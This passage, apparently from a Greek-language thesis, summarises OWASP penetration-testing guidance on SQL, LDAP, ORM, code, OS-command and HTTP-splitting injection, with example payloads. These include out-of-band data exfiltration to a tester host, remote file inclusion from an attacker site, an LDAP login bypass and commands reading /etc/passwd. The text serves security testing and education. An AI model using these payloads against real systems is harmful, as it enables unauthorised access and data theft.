6. Σε περίπτωση που το σύστημα προβάλει μόνο ένα αποτέλεσμα τότε μπορούμε να προβάλλουμε μόνο το δεύτερο ερώτημα (SQL injection) χρησιμοποιώντας την εντολή LIMIT ή δίνοντας μια παράλογη τιμή στην πρώτη παράμετρο. Για παράδειγμα:

http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--

Α.3.3.2.Τεχνική εκμετάλλευσης Boolean

Σε αυτή την τεχνική αποστέλλονται μια σειρά από ερωτήματα τύπου Αληθές/Ψευδές και παρατηρούνται οι ληφθείσες απαντήσεις. Βάσει αυτών ο κακόβουλος χρήστης οδηγείται σε χρήσιμα γι' αυτόν συμπεράσματα. Η τεχνική προτιμάται σε τυφλές επιθέσεις (πχ όταν η εφαρμογή προβάλλει γενικά σφάλματα χωρίς αναφορά στο αποτέλεσμα της SQL) και επειδή μπορεί να απαιτεί μεγάλο πλήθος αιτημάτων, πολλές φορές χρησιμοποιούνται αυτοματοποιημένα εργαλεία.

Ο OWASP παραθέτει τα παρακάτω παραδείγματα:

1. Έστω ότι για να προβάλλουμε το χρήστη με κωδικό 1 πρέπει να αποστείλουμε αίτηση στην παρακάτω διεύθυνση:

   http://www.example.com/index.php?id=1'

2. Αν λάβουμε σφάλμα από τη σελίδα, τότε συμπεραίνουμε ότι πιθανόν εκτελείται ένα SQL ερώτημα τύπου:

SELECT field1, field2, field3 FROM Users WHERE Id='$Id'

Πίνακας 41: Σενάριο OWASP

Στο επόμενο παράδειγμα του OWASP, ο εξεταστής επιθυμεί να λάβει το όνομα χρήστη κάνοντας συγκρίσεις και αποστέλλοντας διαρκή ερωτήματα για κάθε ένα χαρακτήρα του username:

1. Έχει κατά νου διάφορες ψευδοσυναρτήσεις που παραθέτει ο OWASP και θα τον βοηθήσουν στην έρευνα:

- **SUBSTRING(text,start,length):** επιστρέφει ένα υποσύνολο του κειμένου ξεκινώντας από τη θέση start και παίρνοντας length μήκος χαρακτήρων.
- **ASCII(char):** επιστρέφει την ASCII τιμή ενός χαρακτήρα. Η τιμή του NULL είναι 0.
- **LENGTH(text):** επιστρέφει το πλήθος των χαρακτήρων του text.

2. Αρχικά εκτελεί δοκιμές για να βρει τον πρώτο χαρακτήρα, έπειτα τον δεύτερο κ.ο.κ. μέχρι να βρεθεί όλο το όνομα χρήστη. Σε κάθε βήμα της έρευνας, για να ληφθεί ένας μόνο χαρακτήρας θα χρησιμοποιηθεί η εντολή SUBSTRING με length=1 και έπειτα θα δοθεί το αποτέλεσμα στην ASCII προκειμένου να εξάγει τον κωδικό ASCII ο οποίος θα συγκριθεί αριθμητικά με τον χαρακτήρα που επιθυμεί ο εξεταστής. Θα αναζητήσει όλους τους χαρακτήρες ASCII μέχρι να βρεθεί η σωστή τιμή. Έτσι, για παράδειγμα αν αναζητηθεί η ύπαρξη του ASCII χαρακτήρα με κωδικό 97, τότε στην πρώτη θέση θα πρέπει να εκτελεστεί το ερώτημα (inferential query):

SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'

3. Αν επιστραφεί false θα πρέπει να προχωρήσει στον επόμενο χαρακτήρα που είναι ο 98. Αν επιστραφεί true τότε ο κωδικός 97 αντιστοιχεί στο χαρακτήρα που βρίσκεται στην πρώτη θέση και έπειτα μηδενίζεται ο δείκτης του κωδικού ASCII και με όμοιο τρόπο αναλύεται ο επόμενος χαρακτήρας.

Παρατήρηση Α' : Πως αντιλαμβάνεται αν το αποτέλεσμα των δοκιμών που επιστρέφεται είναι αληθές ή ψευδές;

Για να γίνει αυτό αρχικά δημιουργείται ένα ερώτημα που μόνιμα επιστρέφει ψευδές, όπως:

SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1'= '2'

Η συγκεκριμένη απόκριση του server θα αφορά αποκλειστικά το ψευδές αποτέλεσμα.

Χρησιμοποιείται η συγκεκριμένη απάντηση για να αντιληφθεί ο εξεταστής αν τα μελλοντικά ερωτήματα (inferential queries) είναι ψευδή ή όχι.
Παρατήρηση Β’ : Σε ποια περίπτωση όμως πρέπει να τερματιστούν τα ερωτήματα; Όταν με τη χρήση της ASCII και SUBSTRING στο χαρακτήρα στη θέση LENGTH ελεγχθεί αν είναι ίσος με τον κωδικό 0, δηλαδή αν είναι NULL και το αποτέλεσμα είναι true τότε είτε έχει τελειώσει η διαδικασία αναγνώρισης, είτε η τιμή που αναλύεται περιέχει το χαρακτήρα null. Εκτελείται το παρακάτω ερώτημα: *SELECT field1, field2, field3 FROM Users WHERE Id=’1’ AND LENGTH(username)=N AND ‘1’ = ‘1'* στο οποίο Ν είναι το πλήθος των χαρακτήρων που εξετάζεται μέχρι τώρα (χωρίς το Null). Αν επιστρέψει αληθές τότε έχει τελειώσει και επομένως γνωρίζει την τιμή. Αν επιστρέψει ψευδές αυτό σημαίνει ότι ο χαρακτήρας null περιέχεται στην τιμή της παραμέτρου και πρέπει να συνεχίσει στην ανάλυση της επόμενης παραμέτρου μέχρι να βρεθεί ακόμα ένα Null.

Πίνακας 42: Οδηγίες εξέτασης OWASP

Α.3.3.3. Τεχνικές εκμετάλλευσης βασισμένες σε Σφάλματα

Με αυτές τις τεχνικές επιβάλλεται στη ΒΔ η εκτέλεση κάποιων λειτουργιών που οδηγούν σε σφάλμα. Χρησιμοποιούνται όταν έχουν αποτύχει οι άλλες τεχνικές.

Ο OWASP παραθέτει το παρακάτω παράδειγμα:

1. Έστω το Ερώτημα: *SELECT * FROM products WHERE id_product=$id_product* Που υποβάλλεται με τη URL: *http://www.example.com/product.php?id=10*
2. Διαμόρφωση URL τεχνικής εκμετάλλευσης: *http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME((SELECT user FROM DUAL))--*
Παρατήρηση: Η εντολή UTL_INADDR.GET_HOST_NAME υποστηρίζεται από τη ΒΔ Oracle και επιστρέφει το όνομα του host της παραμέτρου που της περνάμε, δηλαδή το νέο ερώτημα που περιέχει το όνομα του χρήστη. Όταν η ΒΔ ελέγξει για το όνομα του host του χρήστη της ΒΔ θα αποτύχει και θα επιστρέψει ένα μήνυμα σφάλματος, όπως:

ORA-292257: host SCOTT unknown Τότε ο εισβολέας μπορεί να εκμεταλλευτεί το όνομα χρήστη (πχ SCOTT) που έχει επιστρέψει το μήνυμα σφάλματος.

Πίνακας 43: Παράδειγμα OWASP

Α.3.3.4. Τεχνικές εκμετάλλευσης Out of band

Σε αυτές τις τεχνικές ο εξεταστής αξιοποιώντας συναρτήσεις της ΒΔ προσπαθεί να συνδεθεί σε εξωτερικές πηγές και να προωθήσει σε αυτές τα αποτελέσματα του ερωτήματος. Προτιμώνται όταν δεν υπάρχουν σαφή αποτελέσματα σφάλματος που να καθοδηγούν τις άλλες τεχνικές.

Ο OWASP παραθέτει το παρακάτω παράδειγμα:

1. Έστω το ερώτημα: *SELECT * FROM products WHERE id_product=$id_product* το οποίο καλείται με την αίτηση: *http://www.example.com/product.php?id=10*
2. Ο εξεταστής θα μπορούσε να στείλει την παρακάτω αίτηση: *http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80'||(SELET user FROM DUAL)--*
Παρατήρηση: Γίνεται κλήση της συνάρτησης της Oracle UTL_HTTP.request η οποία προσπαθεί να συνδεθεί στον testerserver και να αποστείλει μια αίτηση HTTP GET που θα περιέχει το αποτέλεσμα του δεύτερου Select ερωτήματος, δηλαδή το όνομα χρήστη της ΒΔ.

Πίνακας 44: Παράδειγμα OWASP

Α.3.3.5. Τεχνική εκμετάλλευσης Χρονικής καθυστέρησης

Σε αυτή την τεχνική ο εξεταστής εκτελεί μια επίθεση SQL injection και ελέγχει το χρόνο απόκρισης του server. Αν είναι μικρός το αποτέλεσμα είναι αρνητικό, αλλιώς αν είναι μεγαλύτερη η καθυστέρηση το αποτέλεσμα είναι θετικό.

Ο OWASP παραθέτει ως παράδειγμα την αποστολή της παρακάτω αίτησης για τον έλεγχο της έκδοσης της ΒΔ MySQL:

Αποστολή URL: *http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false'))--*

Συμπέρασμα: Αν η έκδοση είναι 5.x τότε θα καθυστερήσει η απόκριση 10 δευτερόλεπτα. Επίσης, μπορεί να θέσει ένα πολύ μεγάλο χρόνο (πχ 100 δευτερόλεπτα) και να διακόψει το ερώτημα σε πολύ μικρότερο χρόνο.

Πίνακας 45: Παράδειγμα OWASP

Α.3.4. Έγχυση κακόβουλου κώδικα σε Αποθηκευμένες Διαδικασίες (Stored Procedure)

Όπως στην SQL, έτσι και στην περίπτωση των Αποθηκευμένων Διαδικασιών (Stored Procedures) μπορεί να γίνει έγχυση κακόβουλου κώδικα και γι' αυτό θα πρέπει να γίνεται πολύ καλό φιλτράρισμα των δεδομένων εισόδου.

Ο OWASP παραθέτει τα παρακάτω παραδείγματα ευπαθών Stored Procedures:

Create procedure user_login @username varchar(20), @passwd varchar(20) As Declare @sqlstring varchar(250) Set @sqlstring = ' Select 1 from users Where username = ' + @username + ' and passwd = ' + @passwd exec(@sqlstring) Go
Create procedure get_report @columnamelist varchar(7900) As Declare @sqlstring varchar(8000) Set @sqlstring = ' Select ' + @columnamelist + ' from ReportTable' exec(@sqlstring) Go

Πίνακας 46: Παράδειγμα OWASP

8.6. Έλεγχος για LDAP injection

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-006[71].

Α.1. Περιγραφή

Το πρωτόκολλο Lightweight Directory Access Protocol (LDAP) είναι ένα ανοιχτό πρωτόκολλο εφαρμογών που κάνει χρήση του επιπέδου IP και επιτρέπει την πρόσβαση και διατήρηση πληροφοριών σε καταλόγους που αποθηκεύουν δεδομένα

[71] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006) (13 Φεβρουαρίου 2019)

σχετικά με τους χρήστες, τα συστήματα και τα δίκτυα[72]. Σύμφωνα με τον OWASP, χρησιμοποιείται σε διαδικασίες αυθεντικοποίησης ή αναζήτησης πληροφοριών χρηστών ενός οργανισμού. Ένας κακόβουλος χρήστης θα μπορούσε, παραποιώντας τις παραμέτρους εισόδου, να εκτελέσει επίθεση στο LDAP προκαλώντας διαρροή, παραποίηση ή εισαγωγή πληροφοριών στο σύστημα. Ο στόχος των επιθέσεων LDAP injection είναι η εισαγωγή LDAP φίλτρων αναζήτησης σε ένα ερώτημα που θα εκτελεστεί από την εφαρμογή.

Παράδειγμα χρήσης LDAP του OWASP

Σύμφωνα με το παράδειγμα του OWASP, έστω ότι με χρήση ψευδοκώδικα αναζητούμε το χρήστη John με κωδικό mypass:

find("cn=John & userPassword=mypass")

Για τη δημιουργία ενός φίλτρου αναζήτησης LDAP χρησιμοποιείται η ακόλουθη έκφραση: *find("(&(cn=John)(userPassword=mypass))")*

Μέσα στο φίλτρο μπορεί να χρησιμοποιηθούν πολλοί χαρακτήρες ως συνθήκες, όπως:

& : AND	= : Equals	<= : Μικρότερο από
| : OR	~= : Περίπου	* : Οποιοσδήποτε χαρακτήρας
! : NOT	>= : Μεγαλύτερο από	() : Παρενθέσεις ομαδοποίησης

Πίνακας 47: Χαρακτήρες που μπορεί να χρησιμοποιηθούν μέσα σε φίλτρα LDAP

Α.2. Επιπτώσεις

Μια επιτυχημένη επίθεση κατά τον OWASP, μπορεί να επιτρέψει:

1. Την πρόσβαση σε μη εξουσιοδοτημένο περιεχόμενο
2. Την προσπέλαση περιορισμών της εφαρμογής
3. Την προσθήκη/τροποποίηση αντικειμένων μέσα στη δομή δένδρου του LDAP

Α.3. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να ελέγξει την πιθανότητα εκτέλεσης επιθέσεων, όπως αυτές που παρατίθενται στα παρακάτω παραδείγματα:

[72] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006) (13 Φεβρουαρίου 2019)

Παράδειγμα: Φίλτρα Αναζήτησης
Φίλτρο αναζήτησης: *searchfilter=”(cn=”+user+”)”* Που εκτελείται με την αίτηση: *http://www.example.com/ldapsearch?user=John*
Έλεγχος: Θέτοντας στην παράμετρο user την τιμή * είναι πιθανό να προβάλουμε όλους τους χρήστες: *http://www.example.com/ldapsearch?user=**
Πειραματισμοί: Επίσης, μπορεί να δοκιμάσει παραμέτρους, όπως (,|,&,* κτλ για να οδηγηθεί σε σχετικά σφάλματα.

Πίνακας 48: Παράδειγμα Α - Φίλτρα Αναζήτησης

Παράδειγμα: Σύνδεση
Φίλτρο αναζήτησης: Σε LDAP για την σύνδεση των χρηστών, εισάγοντας μια συνθήκη που είναι πάντα αληθής θα μπορούσε ο εξεταστής να αποκτήσει πρόσβαση. Έστω το φίλτρο: *searchlogin=“(&(uid=”+user+”)(userPassword={MD5}”+base64(pack(“H*”,md5(pass)))+”))”;*
Έλεγχος: Θα μπορούσε ο εξεταστής να εισάγει τις παρακάτω τιμές: *user=*)(uid=*))(|(uid=*pass=password* **Όπου η τελική έκφραση θα γινόταν:** *searchlogin=”(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))”;* η οποία είναι πάντα αληθής και δίνει πρόσβαση στον εξεταστή.

Πίνακας 49: Παράδειγμα Β - Σύνδεση

8.7. Έλεγχος για ORM injection

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-007[73].

Α.1. Περιγραφή

[73] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-007. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_ORM_Injection_(OTG-INPVAL-007) (13 Φεβρουαρίου 2019)

Οι επιθέσεις τύπου έγχυσης ORM (Object Relational Mapping tool) γίνονται ενάντια σε μοντέλα Data Access Object και ακολουθούν την ίδια λογική με τις επιθέσεις SQL injection. Τα παραγόμενα αντικείμενα μπορεί να χρησιμοποιούν γλώσσα SQL και να είναι ευπαθή αν δεν φιλτράρουν σωστά τα δεδομένα εισόδου του χρήστη.

Α.2. Γενικές οδηγίες Ελέγχου

Για να μελετήσει ο εξεταστής τυχόν ευπάθειες σε εργαλεία ORM πρέπει να έχει πρόσβαση στον κώδικα καθώς εκεί γίνεται η χρήση τους. Έτσι, σύμφωνα με τον OWASP, αν για παράδειγμα υπάρχει ο παρακάτω κώδικας:

```
Orders.find_all "customer_id = 123 AND order_date = '#{@params['order_date']}'"
```

Τότε με την αποστολή της εισόδου *"' OR 1--"* στη φόρμα η αναζήτηση θα είναι επιτυχής.

8.8. Έλεγχος για έγχυση κώδικα

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-012[74].

Α.1. Περιγραφή

Οι έλεγχοι έγχυσης κώδικα εξετάζουν τη πιθανότητα ένας κακόβουλος χρήστης να εισάγει κώδικα, ο οποίος θα εκτελεστεί από την εφαρμογή είτε ως δυναμικός κώδικας είτε ενσωματωμένο αρχείο.

Α.2. Γενικές οδηγίες Ελέγχου

Α.2.1. Έλεγχος ευπάθειας έγχυσης

Ο εξεταστής εισάγει στις παραμέτρους της διεύθυνσης URL κώδικα ο οποίος θα εκτελεστεί ως μέρος της συμπερίληψης ενός αρχείου. Παράδειγμα του OWASP για την PHP:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

[74] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-012. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Code_Injection_(OTG-INPVAL-012) (13 Φεβρουαρίου 2019)

Α.2.2. Έλεγχος για συμπερίληψη τοπικών αρχείων

Αν μια εφαρμογή δεν φιλτράρει σωστά τα δεδομένα εισόδου, τότε ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί το μηχανισμό συμπερίληψης αρχείων δυναμικού κώδικα που αυτή χρησιμοποιεί. Όπως ενημερώνει ο OWASP, με αυτή την ευπάθεια μπορεί να προκληθούν:

-Προβολή περιεχομένων αρχείων

-Εκτέλεση εντολών στο server ή στην πλευρά του πελάτη (JavaScript)

-Denial of Service (DoS)

Ένα παράδειγμα που παραθέτει ο OWASP φέρει μια σελίδα που λαμβάνει ως είσοδο τη διαδρομή ενός αρχείου και αυτή η διαδρομή δεν φιλτράρεται επιτρέποντας την εισαγωγή χαρακτήρων όπως ../ και επομένως είναι ευάλωτη σε επιθέσεις διάσχισης καταλόγων (directory traversal).

Ο εξεταστής πρέπει να ελέγξει για την ύπαρξη κώδικα που δέχεται όνομα αρχείου ως παράμετρο, όπως τα εξής παραδείγματα:

- *http://vulnerable_host/preview.php?file=example.html.*
- *http://vulnerable_host/preview.php?file=../../../../etc/passwd*

Α.2.3. Έλεγχος συμπερίληψης απομακρυσμένου αρχείου

Η συμπερίληψη απομακρυσμένου αρχείου αφορά την εισαγωγή απομακρυσμένων αρχείων με την εκμετάλλευση του μηχανισμού των εφαρμογών οι οποίοι δεν φιλτράρουν σωστά τα δεδομένα εισόδου.

Ο εξεταστής πρέπει να ελέγξει για την ύπαρξη κώδικα που δέχεται ονόματα αρχείων ως παράμετρο, όπως το παράδειγμα του OWASP:

```
$incfile = $_REQUEST[“file”];
include($incfile.”.php”);
```

Σε αυτό το παράδειγμα ένας κακόβουλος χρήστης μπορεί να εισάγει στην παράμετρο file τη διαδρομή ενός απομακρυσμένου αρχείου που περιέχει κακόβουλο κώδικα ο οποίος θα εκτελεστεί από το server. Για παράδειγμα (OWASP):

```
http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page
```

8.9. Έλεγχος για έγχυση εντολών λειτουργικού συστήματος

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-013[75].

Α.1. Περιγραφή

Στην περίπτωση αυτού του ελέγχου εξετάζεται η δυνατότητα έγχυσης εντολών λειτουργικού συστήματος μέσω μιας αίτησης HTTP. Αν το σύστημα δεν ελέγξει την είσοδο δεδομένων χρήστη για ύποπτα δεδομένα, σύμφωνα με τον OWASP, ο εισβολέας μπορεί να εκτελέσει εντολές λειτουργικού συστήματος, να ανεβάσει κακόβουλο λογισμικό ή ακόμα και να αποκτήσει κωδικούς.

Α.2. Γενικές οδηγίες Ελέγχου

Περίπτωση χαρακτήρα |

Στις περιπτώσεις που εμφανίζεται το όνομα ενός αρχείου η Perl επιτρέπει τη σύνδεση (piping) δεδομένων με χρήση του χαρακτήρα | . Ως παράδειγμα ο OWASP παραθέτει την περίπτωση όπου ο χρήστης απλά εισάγει το χαρακτήρα | στο τέλος του ονόματος αρχείου της διεύθυνσης *http://sensitive/cgi-bin/userData.pl?doc=/bin/ls*| με αποτέλεσμα την εκτέλεση της εντολής "/bin/ls".

Περίπτωση χαρακτήρα ;

Σε ένα αρχείο PHP αν εισαχθεί ο χαρακτήρας ; (ή ο κωδικοποιημένος %3B) ακολουθούμενος από μια εντολή συστήματος είναι πιθανό να εκτελεστεί η εντολή. Ο OWASP παραθέτει ως παράδειγμα την παρακάτω διεύθυνση:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

8.10. Έλεγχος για διαίρεση/παραποίηση HTTP

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-016[76].

[75] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-013. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013) (13 Φεβρουαρίου 2019)

Α.1. Περιγραφή

Σε αυτόν τον έλεγχο εξετάζονται οι περιπτώσεις επίθεσης σε διάφορες λειτουργίες του πρωτοκόλλου HTTP.

Α.2. Γενικές οδηγίες Ελέγχου

HTTP Διαίρεση (HTTP Splitting)

Σύμφωνα με τον OWASP, σε αυτή την περίπτωση ένας κακόβουλος χρήστης εκμεταλλεύεται την απουσία φιλτραρίσματος δεδομένων εισόδου της εφαρμογής, εισάγοντας χαρακτήρες CR και LF στις επικεφαλίδες της απόκρισης της εφαρμογής και διαιρώντας την απόκριση σε δύο διαφορετικά HTTP μηνύματα με τελικό στόχο την τροποποίηση της cache ή την εκτέλεση επιθέσεων Cross Site Scripting.

Αυτή η περίπτωση εφαρμόζεται στις σελίδες που χρησιμοποιούν μέρος των δεδομένων εισόδου χρήστη για να το ενσωματώσουν σε κάποιες από τις επικεφαλίδες της απόκρισής τους. Ο OWASP φέρει ως παράδειγμα την ανακατεύθυνση που βασίζεται σε δεδομένα χρήστη. Έτσι, αν ο χρήστης έχει να επιλέξει μεταξύ των σελίδων A και B, η επιλογή του μπορεί να χρησιμοποιηθεί στην επικεφαλίδα απόκρισης Location.

Συχνά χρησιμοποιούνται οι επικεφαλίδες Location ή Set-Cookie.

Αν μια εφαρμογή δεν φιλτράρει τα δεδομένα εισόδου των χρηστών τότε αυτοί θα μπορούν να εισάγουν στην επικεφαλίδα Location την ακολουθία %0d%0a (CRLF) που προκαλεί την αλλαγή γραμμής και επομένως τη διαίρεση μιας απόκρισης HTTP σε δύο.

Ο OWASP παραθέτει το παρακάτω παράδειγμα:

```
advanced%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContentType:%20text/html%0d%0a
Content-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>
```

Με τελικό αποτέλεσμα:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
```

[76] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-016. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Splitting/Smuggling_(OTG-INPVAL-016) (13 Φεβρουαρίου 2019)

```
Content-Length: 35
<html>Sorry,%20System%20Down</html>
<other data>
```

Σύμφωνα με τον OWASP, το αποτέλεσμα θα ήταν η εφαρμογή να δηλητηριάσει τη Web Cache, προβάλλοντας το μήνυμα Sorry,%20System%20Down σε όλους τους χρήστες. Επίσης, θα μπορούσε να προωθήσει σε αυτούς κώδικα JavaScript με τον οποίο θα εκτελούσε επίθεση τύπου cross site scripting υποκλέπτοντας τα cookies τους. Ο εξεταστής πρέπει να εντοπίσει όλη την είσοδο των χρηστών που μπορεί να επηρεάσει τις επικεφαλίδες απόκρισης και να ελέγξει αν μπορεί να γίνει έγχυση μιας ακολουθίας CR+LF.

Όπως αναφέρει ο OWASP στη σχετική ενότητα, για να υλοποιηθεί μια τέτοια επίθεση στην πραγματικότητα πρέπει να τηρούνται τα εξής:

1.Να θέσει την επικεφαλίδα Last-Modified σε μελλοντική ημερομηνία.

2.Να εκδώσει αίτηση με την επικεφαλίδα Pragma: no-cache (καταστρέφει τις προηγούμενες εκδόσεις cache).

3.Η εφαρμογή μπορεί να φιλτράρει χαρακτήρες όπως "CR","LF", ">" και "<" . Γι' αυτό πρέπει να χρησιμοποιηθεί διαφορετική κωδικοποίηση, όπως UTF-7.

4.Αν η εφαρμογή κωδικοποιεί το URL της επικεφαλίδας Location, τότε δεν μπορεί να πραγματοποιηθεί μια επίθεση.

5.Σε πολλές περιπτώσεις μπορεί να απαιτείται η αποστολή με POST και όχι με GET.

Λαθραία εισαγωγή HTTP (HTTP Smuggling)

Εδώ ο κακόβουλος χρήστης γνωρίζοντας ότι διαφορετικά συστήματα (firewall, web server, κτλ) χειρίζονται διαφορετικά τα μηνύματα HTTP, το εκμεταλλεύονται δημιουργώντας ειδικά μηνύματα HTTP.

Ο OWASP παραθέτει ως παράδειγμα την προσπέλαση ενός τοίχους προστασίας εφαρμογής (Application Firewall). Σε μια τέτοια περίπτωση θα απαγορευόταν η εκτέλεση των εντολών που περιέχονται στην παρακάτω διεύθυνση URL:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

Παρόλα αυτά αν ένας κακόβουλος χρήστης τις έστελνε σε μια τεράστια αίτηση (μεγέθους περισσότερο από 48Kb) που έχει ενσωματωμένες πολλές μικρότερες αιτήσεις, διαχωρισμένες μεταξύ τους με <CRLF>, τότε θα μπορούσε να εισάγει τον κώδικα σε μια

ενδιάμεση αίτηση η οποία δεν θα φιλτραριστεί καθώς μετά τα 48K αποκόπτεται το περιεχόμενο από τη διαδικασία φιλτραρίσματος σε αρκετούς web servers (πχ στον IIS 5.0).

9. Έλεγχος χειρισμού σφαλμάτων

9.1. Έλεγχος κώδικα σφάλματος

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-ERR-001[77].

Α.1. Περιγραφή

Ο έλεγχος των σφαλμάτων κάθε εφαρμογής μπορεί να αποκαλύψει πλήθος πολύτιμων πληροφοριών για τον εξεταστή αλλά και για έναν κακόβουλο χρήστη.

Στους παρακάτω πίνακες προβάλλονται παραδείγματα σφαλμάτων που παραθέτει ο OWASP ανά τεχνολογία καθώς και οι ερμηνείες κάθε σφάλματος.

Α. Σφάλματα Web Server

Σφάλμα HTTP	**Παράδειγμα**	**Ερμηνεία**
404	Not Found The requested URL /page.html was not found on this server. Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80	Αιτήθηκε μια ανύπαρκτη URL. Η σελίδα δεν βρέθηκε. **Πολύτιμες Πληροφορίες:** Έκδοση web server, OS, modules κτλ.
400	Bad Request	Ο server δεν μπόρεσε να κατανοήσει την αίτηση
405	Method Not Allowed	Δεν υπάρχουν τα κατάλληλα δικαιώματα για την επιστροφή του πόρου
408	Request Time-out	Τέλος χρόνου αναμονής
501	Method Not Implemented	Η μέθοδος δεν υποστηρίζεται από το server (πχ μόνο POST/GET)
505	HTTP Version Not Supported	Η έκδοση HTTP της αίτησης δεν υποστηρίζεται από το server

Πίνακας 50: Σφάλματα Web Server

Β’ Σφάλματα Β.Δ.

Σφάλμα	**Ερμηνεία**

[77] O.W.A.S.P., Κωδικός ελέγχου OTG-ERR-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Error_Code_(OTG-ERR-001) (13 Φεβρουαρίου 2019)

Microsoft OLE DB Provider for ODBC Drivers (0x80004005) [DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or access denied	Ο IIS δεν μπορεί να συνδεθεί στη ΒΔ
Microsoft OLE DB Provider for ODBC Drivers error '80004005' [Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open registry key 'DriverId	Πρόβλημα σύνδεσης με τον οδηγό της Access
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) [MySQL][ODBC 3.51 Driver]Unknown MySQL server host	Δεν μπορεί να εντοπίσει το server της MySQL

Πίνακας 51: Σφάλματα Β.Δ.

Ο εξεταστής πρέπει να αναζητά άγνωστα σφάλματα σε μηχανές αναζήτησης προκειμένου να εξάγει χρήσιμα συμπεράσματα που θα υποστηρίξουν τους περαιτέρω ελέγχους.

9.2. Έλεγχος για Ίχνη Στοίβας (Stack Traces)

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-ERR-002[78].

Α.1. Περιγραφή

Σύμφωνα με τον OWASP, τα ίχνη στοίβας (stack traces) δεν μπορούν να γίνουν αντικείμενο εκμετάλλευσης από έναν εισβολέα αλλά κρύβουν πολύτιμες πληροφορίες που θα μπορούσαν να βοηθήσουν επιπρόσθετα την προετοιμασία της επίθεσης.

Τα ίχνη στοίβας μπορεί να περιέχουν εσωτερικές απόρρητες διεργασίες μιας εφαρμογής ενώ συνήθως προβάλλονται όταν προκαλείται ένα σφάλμα στην εφαρμογή.

Α.1. Γενικές οδηγίες Ελέγχου

Για να ελέγξει ένας εξεταστής αν η εφαρμογή προβάλλει ίχνη στοίβας ο οργανισμός συνιστά:

1. Να εισάγει λανθασμένα δεδομένα εισόδου, με μεγάλο μήκος ή κενά σε φόρμες, HTTP αιτήσεις, κρυφά πεδία κτλ

[78] O.W.A.S.P., Κωδικός ελέγχου OTG-ERR-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Stack_Traces_(OTG-ERR-002) (13 Φεβρουαρίου 2019)

2. Να επιχειρήσει την προσπέλαση ασφαλών σελίδων χωρίς να είναι αυθεντικοποιημένος
3. Αν ο εξεταστής έχει πρόσβαση στον κώδικα πρέπει να ελέγξει τυχόν εντολές που εκτυπώνουν τα ίχνη στοίβας.

10. Έλεγχος επιχειρησιακής λογικής

10.1. Έλεγχος επιχειρησιακής λογικής ελέγχου δεδομένων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-001[79].

Α.1. Περιγραφή

Κάθε εφαρμογή πρέπει να επιβάλλει έλεγχο των εισερχόμενων/εξερχόμενων δεδομένων και από την πλευρά του πελάτη αλλά και από την πλευρά του server.

